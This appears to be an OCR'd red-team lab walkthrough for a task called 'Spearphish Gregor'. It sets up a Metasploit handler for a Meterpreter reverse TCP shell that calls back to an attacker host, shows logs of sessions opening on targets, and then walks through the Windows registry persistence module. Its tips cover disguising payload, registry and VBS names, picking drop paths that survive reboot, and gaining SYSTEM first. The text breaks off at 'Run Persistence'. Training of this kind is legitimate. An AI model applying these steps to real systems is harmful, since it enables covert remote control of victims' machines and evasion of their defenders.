




Copy T25L over to ephemeral Desktop


Task 11
Spearphish Gregor






3.15 use exploit/multi/handler

use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set lhost 10.0.99.30
set lport 4444
set exitonsession false
exploit -j





3.16 exploit -j

exploit -j




3.17 Open T25L on the attack box






3.18 Select Save


Task 11
Spearphish Gregor



3.19 Select Yes



3.20 Select Open




You get a shell

```
msf exploit(handler) > exploit -j
[*] Exploit running as background job.
msf exploit(handler) >
[*] Started reverse TCP handler on 10.0.99.30:4444
[*] Starting the payload handler...
[*] Sending stage (957487 bytes) to 10.0.210.219
[*] Meterpreter session 1 opened (10.0.99.30:4444 -> 10.0.210.219:58967) at 2024-03-04 15:58:46 +0000
[*] Sending stage (957487 bytes) to 10.0.122.54
[*] Meterpreter session 2 opened (10.0.99.30:4444 -> 10.0.122.54:54309) at 2024-03-04 15:58:53 +0000
[*] Sending stage (957487 bytes) to 10.0.122.54
[-] OpenSSL::SSL::SSLError SSL_accept returned=1 errno=0 state=error: tlsv1 alert protocol version
[*] Sending stage (957487 bytes) to 10.0.122.54
[-] OpenSSL::SSL::SSLError SSL_accept returned=1 errno=0 state=error: tlsv1 alert protocol version
[*] Sending stage (957487 bytes) to 10.0.122.54
[-] OpenSSL::SSL::SSLError SSL_accept returned=1 errno=0 state=error: tlsv1 alert protocol version
[*] Sending stage (957487 bytes) to 10.0.122.54
[-] OpenSSL::SSL::SSLError SSL_accept returned=1 errno=0 state=error: tlsv1 alert protocol version
[*] Sending stage (957487 bytes) to 10.0.122.54
[-] OpenSSL::SSL::SSLError SSL_accept returned=1 errno=0 state=error: tlsv1 alert protocol version
[*] Sending stage (957487 bytes) to 10.0.122.54
[*] Meterpreter session 3 opened (10.0.99.30:4444 -> 10.0.122.54:54394) at 2024-03-04 16:04:28 +0000
```


4 Persistence (two is one and one is none)

4.1 search -f "persistence"

search -f "persistence"




```
Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.99.30       yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(handler) > sessions

Active sessions
===============

No active sessions.

msf exploit(handler) > search -f "persistence"
```



```
phantom3472@ip-10-0-99-30: ~
msf exploit(handler) > set lport 4444
lport => 4444
msf exploit(handler) > set exitonsession false
exitonsession => false
msf exploit(handler) > exploit -j
[*] Exploit running as background job.
msf exploit(handler) >
[*] Started reverse TCP handler on 10.0.99.30:4444
[*] Starting the payload handler...
[*] Sending stage (957487 bytes) to 10.0.122.54
[*] Meterpreter session 1 opened (10.0.99.30:4444 -> 10.0.122.54:51467) at 2024-03-03 22:45:32 +0000
msf exploit(handler) > search -f "persistence"
[!] Module database cache not built yet, using slow search

Matching Modules
================

   Name                                              Disclosure Date  Rank       Description
   ----                                              ---------------  ----       -----------
   auxiliary/server/regsvr32_command_delivery_server                  normal     Regsvr32.exe (.sct) Command Delivery Server
   exploit/linux/local/cron_persistence              1979-07-01       excellent  Cron Persistence
   exploit/linux/local/service_persistence           1983-01-01       excellent  Service Persistence
   exploit/osx/local/persistence                     2012-04-01       excellent  Mac OS X Persistent Payload Installer
   exploit/osx/local/sudo_password_bypass            2013-02-28       normal     Mac OS X Sudo Password Bypass
   exploit/unix/local/at_persistence                 1997-01-01       excellent  at(1) Persistence
   exploit/windows/local/persistence                 2011-10-19       excellent  Windows Persistent Registry Startup Payload Installer
   exploit/windows/local/ps_wmi_exec                 2012-08-19       excellent  Authenticated WMI Exec via Powershell
   exploit/windows/local/registry_persistence        2015-07-01       excellent  Windows Registry Only Persistence
   exploit/windows/local/s4u_persistence             2013-01-02       excellent  Windows Manage User Level Persistent Payload Installer
   exploit/windows/local/vss_persistence             2011-10-21       excellent  Persistent Payload in Windows Volume Shadow Copy
   exploit/windows/smb/psexec_psh                    1999-01-01       manual     Microsoft Windows Authenticated Powershell Command Execu
tion
   post/linux/manage/sshkey_persistence                               excellent  SSH Key Persistence
   post/windows/gather/enum_ad_managedby_groups                       normal     Windows Gather Active Directory Managed Groups
   post/windows/manage/persistence_exe                                normal     Windows Manage Persistent EXE Payload Installer


msf exploit(handler) >
```


4.2 use exploit/windows/local/persistence

use exploit/windows/local/persistence




4.2.1 show options

show options



4.2.2 Delay



Default is 10 seconds but can be changed to not be so repetitive or obvious

4.2.3 EXE NAME

```
Module options (exploit/windows/local/persistence):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DELAY     10               yes       Delay (in seconds) for persistent payload to keep reconnecting back.
   EXE_NAME                   no        The filename for the payload to be used on the target host (%RAND%.exe by default).
   PATH                       no        Path to write payload (%TEMP% by default).
   REG_NAME                   no        The name to call registry value for persistence on target host (%RAND% by default).
   SESSION                    yes       The session to run this module on.
   STARTUP   USER             yes       Startup type for the persistent payload. (Accepted: USER, SYSTEM)
   VBS_NAME                   no        The filename to use for the VBS persistent script on the target host (%RAND% by default).
```

This will be a bunch of random characters

4.2.4 Path

```
   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DELAY     10               yes       Delay (in seconds) for persistent payload to keep reconnecting back.
   EXE_NAME                   no        The filename for the payload to be used on the target host (%RAND%.exe by default).
   PATH                       no        Path to write payload (%TEMP% by default).
   REG_NAME                   no        The name to call registry value for persistence on target host (%RAND% by default).
   SESSION                    yes       The session to run this module on.
   STARTUP   USER             yes       Startup type for the persistent payload. (Accepted: USER, SYSTEM)
   VBS_NAME                   no        The filename to use for the VBS persistent script on the target host (%RAND% by default).
```

Experiment with different possible locations for the file to drop to like System32 or other random locations.

Choose a location that will remain and not clear when the computer is rebooted

4.2.5 Reg Name

```
Module options (exploit/windows/local/persistence):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DELAY     10               yes       Delay (in seconds) for persistent payload to keep reconnecting back.
   EXE_NAME                   no        The filename for the payload to be used on the target host (%RAND%.exe by default).
   PATH                       no        Path to write payload (%TEMP% by default).
   REG_NAME                   no        The name to call registry value for persistence on target host (%RAND% by default).
   SESSION                    yes       The session to run this module on.
   STARTUP   USER             yes       Startup type for the persistent payload. (Accepted: USER, SYSTEM)
   VBS_NAME                   no        The filename to use for the VBS persistent script on the target host (%RAND% by default).
```


Not as important…just know it will also be a bunch of random characters, but you can change the value, so it does not show up as such.

4.2.6 Session


You need to know which session you are running to set persistence.
You need to get the shell first…establish the session, then come through and run the persistence…

```
Module options (exploit/windows/local/persistence):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DELAY     10               yes       Delay (in seconds) for persistent payload to keep reconnecting back.
   EXE_NAME                   no        The filename for the payload to be used on the target host (%RAND%.exe by default).
   PATH                       no        Path to write payload (%TEMP% by default).
   REG_NAME                   no        The name to call registry value for persistence on target host (%RAND% by default).
   SESSION                    yes       The session to run this module on.
   STARTUP   USER             yes       Startup type for the persistent payload. (Accepted: USER, SYSTEM)
   VBS_NAME                   no        The filename to use for the VBS persistent script on the target host (%RAND% by default).
```

Example shows session 1




4.2.7 Startup



When the persistence starts up are we going to try to be the current user or system.
If it is possible to elevate to system privileges before running the module when tit calls back it will already be at system level.

4.2.8 VBS_NAME




It is by default random characters…it is best to go and try to change this so it will not be as obvious.

5 Run Persistence

